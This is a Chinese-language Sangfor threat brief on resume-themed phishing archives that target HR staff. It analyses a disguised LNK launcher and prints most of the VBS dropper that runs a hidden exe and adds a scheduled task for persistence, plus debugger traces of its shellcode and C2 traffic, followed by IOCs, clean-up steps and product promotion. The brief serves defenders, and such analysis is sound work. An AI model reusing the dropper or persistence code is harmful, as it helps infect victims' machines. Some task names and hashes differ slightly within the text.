

内部资料，未经授权，请勿转发

2024 实战攻防演练期间 防钓鱼简报

针对企业 HR 等相关职能人员的“简历类”钓鱼事件



SANGFOR
深信服科技



深信服智安全
SANGFOR SECURITY



深信服千里目
Sangfor DeepINSight

深信服科技股份有限公司


```
FullName      : C:\Users\...程.docx.lnk
Arguments     : _MACOSX\_MACOSX\DS_Store.vbs
Description   : Type: Word Document
              Size: 28.58 KB
              Date Modified: 2024/07/10 16:38:50
Hotkey        :
IconLocation  : .\doc.docx,0
RelativePath  :
TargetPath    : C:\Windows\System32\cmd.exe
WindowStyle   : 7
WorkingDirectory :
```

在 vbs 文件中，首先将 DS_Store 文件重命名为 DS_Store.exe，_MACOSX 下的 docx 文件移动到当前目录下并删除 lnk 文件

```
1 Dim objFSO
2 Dim strFilePath
3 Dim strNewFilePath
4
5 Set objFSO = WScript.CreateObject("Scripting.FileSystemObject")
6 Dim currentPath
7 currentPath = objFSO.GetAbsolutePathName(".")
8 strFilePath = currentPath & "_MACOSX\_MACOSX\DS_Store"
9 strNewFilePath = strFilePath & ".exe"
10 objFSO.MoveFile strFilePath, strNewFilePath
11 Set objFSO = Nothing
12
13 Dim fso
14 Set fso = WScript.CreateObject("Scripting.FileSystemObject")
15
16 Dim sourcePath, destinationPath, deleteFile, runfile, runfile2
17 sourcePath = currentPath & "\工程.docx"
18 destinationPath = "."
19 deleteFile = sourcePath
20 runfile = Chr(34) & sourcePath & Chr(34)
21 runfile2 = runfile & Chr(34) & ".exe"
22
23 fso.MoveFile sourcePath, destinationPath
24 fso.DeleteFile deleteFile
```

之后将 exe 文件赋值到临时目录并启动当前目录下的 exe 文件

```
26 Dim tempFolder, tempPath
27 '获取临时文件夹
28 tempFolder = fso.GetSpecialFolder(2)
29 '复制文件
30 tempPath = tempFolder & "\DS_Store.exe"
31 fso.CopyFile runfile2, tempPath, True
32
33 '再次运行文件
34 Dim v1
35 v1 = Chr(34) & destinationPath & Chr(34)
36 Set WshShell = CreateObject("WScript.Shell")
37 WshShell.Run v1, 0, False
38 WshShell.Run runfile, 0, False
39 Set WshShell = Nothing
```

之后创建计划任务，任务运行的文件为复制到临时目录下的 exe 文件，名称为 WSNNetTimerService

```

set wshshell = Nothing
'权限维持
Dim shellPath
Dim taskName

shellPath = tempPath
taskName = "WSNetTimerService"
Const TriggerTypeDaily = 1
Const ActionTypeExec = 0
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim rootFolder
Set rootFolder = service.GetFolder("\")
Dim taskDefinition
Set taskDefinition = service.NewTask(0)
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Update"
regInfo.Author = "Microsoft"

Dim settings
Set settings = taskDefinition.settings
settings.Enabled = True
settings.StartWhenAvailable = True
settings.Hidden = False
settings.DisallowStartIfOnBatteries = False

```

exe 运行之后创建互斥体 6497d7bf-7648-40f4-9029-7e3df94ea478，之后通过 LoadLibrary 加载 VirtualAlloc 函数

The screenshot displays the state of a debugger during the execution of a process. The assembly window shows the following instructions:

```

00405288 FF15 30F14100 call dword ptr ds:[<&GlobalHandle>]
0040528E 53 push ebx
0040529F FF15 2CF14100 call dword ptr ds:[<&GlobalHandle>]
004052C5 6A 00 push 0
004052C7 68 33003200 push 320033
004052CC 68 63006C00 push 6C006C
004052D1 68 72006E00 push 6E0072
004052D6 68 68006500 push 650068
004052DB 54 push esp
004052DC FF15 58F14100 call dword ptr ds:[<&LoadLibrary>]
004052E2 83C4 14 add esp,14
004052E5 6A 00 push 0
004052E7 68 6C6C6C63 push 636C6C6C
004052EC 68 75616C41 push 416C6175
004052F1 68 56697274 push 74726956
004052F6 54 push esp
004052F7 50 push eax
004052F8 FF15 54F14100 call dword ptr ds:[<&GetProcAddress>]
004052FE 83C4 10 add esp,10
00405301 6A 40 push 40
00405303 68 03000000 push 3000
00405308 68 78300000 push 3078
0040530D 6A 00 push 0
0040530F FFDD call eax
00405311 E8 00000000 call ds_store.405316
00405316 5E pop esi
00405317 81C6 12000000 add esi,12

```

The registers window shows the following values:


```

EAX 76FD0000 "M?"
EBX 0054978
ECX 064E8D56
EDX 000DFE84
EBP 000DFE8C
ESP 000DFE84
ESI 020000C0
EDI 000000F4 '6'
EIP 004052F8 ds_store.004052F8


```

The memory window shows a hex dump of memory starting at 000FEBC, with ASCII characters 'VirtualAlloc...' visible.

并使用 rep movsb 指令在该内存中写入数据



之后使用 jmp 指令跳转到该内存中执行，shellcode 中加载了通过寻找 kernel32 获取模块加载函数加载需要的 dll 文件，之后使用 GetProcAddressStub 函数结合 api 哈希加载 Windows API



写入 C2 地址: service-h87kxr41-1319584009.bj.tencentapigw.com.cn, 之后再次创建互斥体 "Yh-ioklsdf-san"

Assembly code snippet:

```

00520A2E C645 86 34 mov byte ptr [ebp-7A], 34
00520A33 C645 87 00 mov byte ptr [ebp-79], 0
00520A37 C645 88 30 mov byte ptr [ebp-78], 30
00520A3B C645 89 00 mov byte ptr [ebp-77], 0
00520A3F C645 8A 30 mov byte ptr [ebp-76], 30
00520A43 C645 8B 00 mov byte ptr [ebp-75], 0
00520A47 C645 8C 39 mov byte ptr [ebp-74], 39
00520A4B C645 8D 00 mov byte ptr [ebp-73], 0
00520A4E C645 8E 2E mov byte ptr [ebp-72], 2E
00520A53 C645 8F 00 mov byte ptr [ebp-71], 0
00520A57 C645 90 62 mov byte ptr [ebp-70], 62
00520A5B C645 91 00 mov byte ptr [ebp-6F], 0
00520A5F C645 92 6A mov byte ptr [ebp-6E], 6A
00520A63 C645 93 00 mov byte ptr [ebp-6D], 0
00520A67 C645 94 2E mov byte ptr [ebp-6C], 2E
00520A6B C645 95 00 mov byte ptr [ebp-6B], 0
00520A6E C645 96 74 mov byte ptr [ebp-6A], 74
00520A73 C645 97 00 mov byte ptr [ebp-69], 0
00520A77 C645 98 65 mov byte ptr [ebp-68], 65
00520A7B C645 99 00 mov byte ptr [ebp-67], 0
00520A7F C645 9A 6E mov byte ptr [ebp-66], 6E
00520A83 C645 9B 00 mov byte ptr [ebp-65], 0
00520A87 C645 9C 63 mov byte ptr [ebp-64], 63
00520A8B C645 9D 00 mov byte ptr [ebp-63], 0
00520A8E C645 9E 65 mov byte ptr [ebp-62], 65
00520A93 C645 9F 00 mov byte ptr [ebp-61], 0
00520A97 C645 A0 6E mov byte ptr [ebp-60], 6E
00520A9B C645 A1 00 mov byte ptr [ebp-5F], 0

```

Registers:

```

EAX 000DFBF4 &"div"
ECX 00000000
EDX 000DFBF3
EBP 000DFE84
ESP 000DFB00 "xIT"
ESI 004083A0 "ds_store"
EDI 00523078
EIP 00520B69
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_
LastStatus C0000135 (STATU

```

Stack (ntdll):

```

1: [esp+4] 00523078
2: [esp+8] 004083A0 ds_store
3: [esp+C] 00544978
4: [esp+10] 444E5141
5: [esp+14] 374E3359

```

POST 访问链接 C2 的 kpi 路径并发送数据:

Assembly code snippet:

```

00450DF6 8370 E8 00 cmp_dword ptr [ebp-18], 0
00450DFE 74 25 je 450E21
00450E00 68 00008000 push 800000
00450E03 6A 00 push 0
00450E05 6A 00 push 0
00450E07 8D45 CC lea eax, dword ptr [ebp-34]
00450E0A 50 push eax
00450E0B 8040 C0 lea ecx, dword ptr [ebp-40]
00450E0E 51 push ecx
00450E0F 8B55 E8 mov_eds_dword ptr [ebp-18]
00450E12 52 push edx
00450E13 8B45 08 mov_eax_dword ptr [ebp+8]
00450E16 8B88 A8010000 mov_ecx_dword ptr [eax+1A8]
00450E1C FF01 call ecx
00450E1E 8945 F4 mov_dword ptr [ebp-C], eax
00450E21 58 call 450E27
00450E26 8336 83 xor_dword ptr [esi], FFFFFFF8
00450E29 04 24 add al, 24
00450E2B 08C3 or bl, al
00450E2D F3E8 01000000 call 450E34
00450E33 8336 83 xor_dword ptr [esi], FFFFFFF8
00450E36 04 24 add al, 24
00450E38 08C3 or bl, al
00450E3A F3:8370 F4 00 cmp_dword ptr [ebp-C], 0
00450E3F 74 23 je 450E64
00450E41 6A 00 push 0
00450E43 6A 14 push 14

```

Registers:

```

EAX 00452E80
EBX 00464978
ECX 6FF80600 <winhttp...winhttpOpenRequest@28>
EDX 0047B380 <CONST INTERNET_CONNECT_HANDLE_OBJECT::vft
EBP 000DFE84
ESP 000DFB88
ESI 004083A0 ds_store.004083A0
EDI 00453078
EIP 00450E1C
EFLAGS 00000202
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
GS 002B FS 0053
FS 007B DS 007B

```


Stack (ntdll):

```

1: [esp] 0047B380 <CONST INTERNET_CONNECT_HANDLE_OBJECT::vft
2: [esp+4] 000DFE74 L"POST"
3: [esp+8] 000DFE80 L"/kpi"
4: [esp+C] 00000000
5: [esp+10] 00000000

```

文件执行流程:



同时防钓鱼 GPT 也获取到了与此样本相似的其他样本:

```

PS C:\Users\...\Desktop> Get-TreeStructure -Path .\Final_Combined_Forecast_MCP_FY_2024_25\
.\Final_Combined_Forecast_MCP_FY_2024_25\
├── _cal
│   ├── _cal
│   ├── _cal
│   ├── cal.vbs
│   ├── filename.lnk
│   ├── Final_Combined_Forecast_MCP_FY_2024_25.pdf
│   ├── license
│   └── Final_Combined_Forecast_MCP_FY_2024_25.pdf.lnk
PS C:\Users\...\Desktop> Get-TreeStructure -Path .\IDEAS_2024_Calling_Letter\
.\IDEAS_2024_Calling_Letter\
├── _cal
│   ├── _cal
│   ├── 12th_Edition_Of_Innovation_&_Excellence_IDEAS_2024.pdf
│   ├── cal
│   ├── cal.vbs
│   ├── filename.lnk
│   ├── license
│   └── 12th_Edition_Of_Innovation_&_Excellence_IDEAS_2024.pdf.lnk
PS C:\Users\...Desktop> Get-FileHash -Algorithm md5 .\IDEAS_2024_Calling_Letter\_cal\_cal\cal

Algorithm      Hash                                                    Path
-----
MD5             5E7DBA4AAAFB8176AB026E2F4AA3211DD                    C:\Users\...Desktop\IDEAS_20...

PS C:\Users\...esktop> Get-FileHash -Algorithm md5 .\Final_Combined_Forecast_MCP_FY_2024_25\_cal\_cal\cal

Algorithm      Hash                                                    Path
-----
MD5             5E7DBA4AAAFB8176AB026E2F4AA3211DD                    C:\Users\...Desktop\Final_Co...
  
```

【预防/排查/处置建议】

- 1、公司安全信息管理员可以通过官方通讯软件等渠道提示 HR 等岗位员工：近期请勿随便点击来源不明的简历等压缩包，尤其是不要随意点击来历不明特别是压缩包中的 lnk 文件，针对所有文件先使用常见的安全安全软件/设备进行检查。
- 2、在安全软件/设备上填写自定义规则，参考以下 IOC，深信服全产品不需要录入，均支持检出：

1. service-h87kxr41-1319584009.bj.tencentapigw.com.cn
2. 158.255.215.115

- 3.
4. 62EB90DF5EE3A3B443C277D12B893141
5. 3DCE8D8F9664C755448413CBFE1BC08F
6. 1D109C8BB9E6AD16CD5F6813DB39C21A
7. 5E7DBA4AAFB8176AB026E2F4AA3211DD
8. A4A47DD08CF59F8B6A7C907CF0E39029

3、如果发现已经感染请及时杀掉 DS_Store.exe、cal.exe 进程并删除当前目录和%TEMP%目录下的 DS_Store.exe、cal.exe

4、清除计划任务 WSNNetTimerService、WinNetServiceUpdate

5、如果有疑似钓鱼样本或者可疑链接（即使是包含官方域名）需要深入分析请联系深信服员工，由深信服安全 GPT 防钓鱼大模型进行进一步判定。

【深信服防钓鱼解决方案】

深信服国内首发并落地的网络安全垂直领域大模型——安全 GPT，目前已经完成 3.0 的升级演进。深信服防钓鱼解决方案利用安全 GPT3.0 的自然语言理解和攻击意图推理能力精准检测当前钓鱼防御方案中难以解决的社工欺骗、加密伪装和白利用等高级手法，检测研判结果可以通过自然语言智能解读，同时支持对接部分主流邮件网关、邮件系统实现拦截处置。

1、邮件钓鱼攻击智能检测

结合发件人信息、邮件正文的内容和语气、二维码、附件等信息，通过防钓鱼大模型的自然语言理解、攻击意图推理和工具使用能力进行综合分析和研判，识别各个环节的异常点，智能检测邮件钓鱼攻击。

2、钓鱼攻击事件智能解读

支持通过防钓鱼大模型自动对钓鱼攻击事件进行解读，将检测判定为钓鱼攻击的分析过程以自然语言的方式呈现给用户，自动产生完整的上下文报告，无需用户花精力研判分析。

3、钓鱼攻击处置闭环

在定性钓鱼攻击后，支持自动处置和检测告警两种模式，实战攻防演练等重保时期可以自动处置安全优先、日常场景可以检测告警并结合安全运营流程做手动处置；在具体处置方式上，支持邮件正文增加横幅告警以及直接拦截邮件等方式。

4、扩展支持文件钓鱼检测

扩展支持文件钓鱼场景，基于场景化推理和文本解读能力，防钓鱼大模型能够推理出文件落地后的正常行为，并与采集到的实际行为进行对比，精准识别发生的行为偏离和异常，从而智能检测和判定文件钓鱼攻击事件。